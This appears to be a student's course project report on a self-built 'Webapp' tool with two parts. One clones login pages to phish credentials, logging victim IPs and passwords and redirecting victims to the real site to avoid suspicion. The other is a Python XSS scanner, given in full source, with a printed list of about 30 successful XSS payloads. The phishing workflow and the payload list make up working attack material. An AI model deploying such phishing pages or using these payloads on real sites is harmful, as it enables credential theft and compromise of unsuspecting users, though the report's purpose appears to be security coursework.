Project Name:

Webapp Security

Course:

RTS77381

JOHN BRYCE

Student Name:

Tomer Dahan

Table of Contents:

Contents

Objectives

1. Create a framework that can create phishing pages and find XSS vulnerabilities.
2. Using the framework, the user can choose different options.
3. The framework should display phishing and XSS scan options. Once the user chooses phishing or XSS scan, a new menu should appear with the other options.
4. When choosing phishing, user can clone URL and run locally or via Cloudflare.
5. When choosing XSS scan, user can enter cookies and data information. Once a payload is found, display an alert.

Requirements

There are two program modules:


webapp.sh:

• Internet Connection
• Running Linux
• Root privileges user
• All .server & .sites folders and files

xss.py:

• Internet Connection
• Python 3+
• Module - requests
• Text file - xss_payloads.txt - list of common XSS payloads. User can configure as desired.

Needed files in running folder:



Run webapp.sh with root privileges:

```
┌──(kali㉿kali)-[~/Desktop/red/projects/webapp]
└─$ sudo ./webapp.sh
```

User manual

Description

The user interface is an advanced menu-based command line interface (CLI). After running the main program, the user can simply enter the choose the prompted options and follow the intuitive steps using the displayed menu.
The program is immune to Ctrl+C (exit) from the user, by implementing the controlled trap.
The program creates temporary files to help the implementation of the various commands.

User Interface

Main menu:


There are two major categories:

1. Phishing – cloning a given URL, waiting for victim credentials and collecting data
2. XSS scan – checking vulnerabilities on a given URL, cookies & data. Display successful payloads


Phishing example

Select site or type custom URL to clone:


Next, select a port forwarding:




Now, a php server is all set up and listens on this URL for victims




Anytime a victim connects to the website the server logs his IP into ip.txt



Here is an example when a victim enters credentials in the phishing site that mimics the original one.



After a victim enters data, the server saves his credentials and throws him to the original site. This leaves the victim unsuspicious.



As mentioned, when victims enter their credentials, the server writes the taken credentials into the “usernames.dat” file.

```
[-] Victim IP Found !

[-] Victim's IP : 34.83.203.92

[-] Saved in : ip.txt

[-] Login info Found !!

[-] Account : hacker@mail.com

[-] Password :  12345678

[-] Saved in : usernames.dat
```

Logs are written in the active running folder and can be viewed by the admin.

```
┌──(kali㉿kali)-[~/Desktop/red/projects/webapp]
└─$ cat ip.txt

IP: 127.0.0.1
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
IP: 77.124.161.47
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

┌──(kali㉿kali)-[~/Desktop/red/projects/webapp]
└─$ cat usernames.dat
Netflix Username: hacker@mail.com Pass: 12345678
```

XSS scan example


To start, select option among 3 request elements of the XSS request, the default is None. Proper syntax for elements setting can be seen in the example.


When an element is set, the user can see on screen. After all elements are set, the user can start attack.

After attacking, all successful payloads are displayed. User can copy any payload and enter into the URL that was attacked.

```
WEBAPP

[-] Tool Created by Tomer Dahan

[!] XSS Scan on: http://sudo.co.il/xss/level0.php

[*] Payload Found: <script>alert(1)</script>
[*] Payload Found: <SCript>alert(1)</scrIPT>
[*] Payload Found: <script>confirm(1)</script>
[*] Payload Found: <svg onload=confirm(1)>
[*] Payload Found: <script>alert(1)</script>
[*] Payload Found: <image/src/onerror=prompt(8)>
[*] Payload Found: <img/src/onerror=prompt(8)>
[*] Payload Found: <image src/onerror=prompt(8)>
[*] Payload Found: <img src/onerror=prompt(8)>
[*] Payload Found: <image src =q onerror=prompt(8)>
[*] Payload Found: <img src =q onerror=prompt(8)>
[*] Payload Found: </scrip</script>t><img src =q onerror=prompt(8)>
[*] Payload Found: '`"><\x3Cscript>javascript:alert(1)</script>
[*] Payload Found: '`"><\x00script>javascript:alert(1)</script>
[*] Payload Found: <svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
[*] Payload Found: \x3Cscript>javascript:alert(1)</script>
[*] Payload Found: '"`><script>/* *\x2Fjavascript:alert(1)// */</script>
[*] Payload Found: <script>javascript:alert(1)</script\x0D
[*] Payload Found: <script>javascript:alert(1)</script\x0A
[*] Payload Found: <script>javascript:alert(1)</script\x0B
[*] Payload Found: <script charset="\x22>javascript:alert(1)</script>
[*] Payload Found: <!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
[*] Payload Found: -><!-- --> <img src=xxx:x onerror=javascript:alert(1)> -->
[*] Payload Found: \&quot;;alert(&apos;XSS&apos;);//
[*] Payload Found: &lt;/TITLE&gt;&lt;SCRIPT&gt;alert("XSS");&lt;/SCRIPT&gt;
[*] Payload Found: <;BODY ONLOAD=alert(';XSS';)>;
[*] Payload Found: <;DIV STYLE=";background-image: url(javascript:alert(';XSS';))";>;
[*] Payload Found: <;DIV STYLE=";background-image: url(&;#1;javascript:alert(';XSS';))";>;
[*] Payload Found: <img src=xss onerror=alert(1)>
[*] Payload Found: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
[+] Payloads success count is: 30 out of 30

[-] Press Enter To Go Back:
```

Example of the first successful payload in the form of the given URL.





Programmer manual

webapp.sh

Global variables:

- ANSI colors – font and background colors

```
## ANSI colors (FG & BG)
RED="$(printf '\033[31m')"  GREEN="$(printf '\033[32m')"  ORANGE="$(printf '\033[33m')"  BLUE="$(printf '\033[34m')"
MAGENTA="$(printf '\033[35m')"  CYAN="$(printf '\033[36m')"  WHITE="$(printf '\033[37m')" BLACK="$(printf '\033[30m')"
REDBG="$(printf '\033[41m')"  GREENBG="$(printf '\033[42m')"  ORANGEBG="$(printf '\033[43m')"  BLUEBG="$(printf '\033[44m')"
MAGENTABG="$(printf '\033[45m')"  CYANBG="$(printf '\033[46m')"  WHITEBG="$(printf '\033[47m')" BLACKBG="$(printf '\033[40m')"
RESETBG="$(printf '\e[0m\n')"
```

- Ip/Port – Host ip and port – user can configure

```
##GLOBAL vars: HOST ip and HOST port
HOST='127.0.0.1'
PORT='8080'
```

- Immune to ctrl+c – trap command

```
##immune to ctrl+c
trap '' INT
```

Start of Program:

```
## Main
kill_pid
install_cloudflared
main_menu
```

Functions (webapp.sh):

1. *function reset_color()*
   Reset terminal colors
2. *function icon()*
   the script name icon and creator
3. *function icon_small()*
   Small icon
4. *function download_cloudflared()*
   Download Cloudflared
5. *function install_cloudflared()*
   Install Cloudflared
6. *function kill_pid()*
   Kill already running web process
7. *function msg_exit()*
   Exit message and clear trash
8. *function setup_site()*
   Site setup: set php server to run on ip and port
9. *function capture_ip()*
   Get IP address from ip.txt
10. *function capture_creds()*
    Get captured credentials from phishing site from usernames.txt
11. *function capture_data()*
    Print captured data found in phishing site
12. *function start_cloudflared()*
    Start phishing site via Cloudflared
13. *function start_localhost()*
    Start phishing site via localhost
14. *function loading()*
    Loading function for xss handler
15. *function xss_handler()*
    XSS scan results handler
16. *function about()*
    About menu
17. *function phishing_menu()*
    Phishing selection
18. *function site_menu()*
    Site selection
19. *function xss_menu()*
    XSS selection
20. *function main_menu()*
    Main Menu

xss.py

Code:

```python
#!/usr/bin/python3

#Project Webapp security - a tool that can create phishing pages and find XSS vulnerabilities
#xss.py - obtains variables from xss_request.txt, variables such as: url, cookies and data for sending a request
#Then configures to dictionaries and sends a request get to the url using the payload list

#import module requests to make a request to a web page, and print the response text
import requests

#xss_request.txt genrated from webapp.sh, has all information required to create get request
#information pass into lists but needed as strings or dictionaries
with open('xss_request.txt') as f:
    for line in f:
        if "url" in line:
            l_url = line.split(": ")
        if "cookies" in line:
            l_cookies = line.split(": ")
        if "data" in line:
            l_data = line.split(": ")

#sets values to strings instead of lists.
v_url=l_url[1][:-1]
v_cookies=l_cookies[1][:-1]
v_data=l_data[1][:-1]

#sets value cookies to dictionary.
x = v_cookies.split("; ")
cookies_dict={}
for i in range(0, len(x)):
    y = x[i].split("=")
    cookies_dict.update({y[0]:y[-1]})

#sets value data to dictionary.
x = v_data.split("&")
data_dict={}
for i in range(0, len(x)):
    y = x[i].split("=")
    data_dict.update({y[0]:y[-1]})

#count of successful payloads
count = 0

#read payloads list
xss_payloads = open("xss_payloads.txt", "r")
#append to results list
xss_results = open("xss_results.txt", "a")
xss_results.write(f"\033[1;35;40m[!] XSS Scan on:\033[0m {v_url}\n\n")

#The XSS attack
#loop running on paloads list to preform an attack with all payloads
for payload in xss_payloads:
    #positions payload into data dictionary
    x = {list(data_dict.keys())[0]: payload}
    data_dict.update(x)

    #makes a requests using the given url, data and cookies from xss_request.txt
    r = requests.get(v_url, data_dict, cookies = cookies_dict)

    #checking in response if payload managed to stay in page.
    content=str(r.text)
    if payload in content:
        count += 1
        xss_results.write(f"\033[1;31;40m[*]\033[0m \033[1;36;40mPayload Found:\033[0m {payload}")

xss_results.write(f"\033[1;32;40m[+] Payloads success count is:\033[0m \033[1;33;40m{count}\033[0m out of 30\n")

#close opened files
xss_results.close()
xss_payloads.close()
```

Credits

- TAHMID RAYAT - Creator of zphisher - https://github.com/htr-tech/zphisher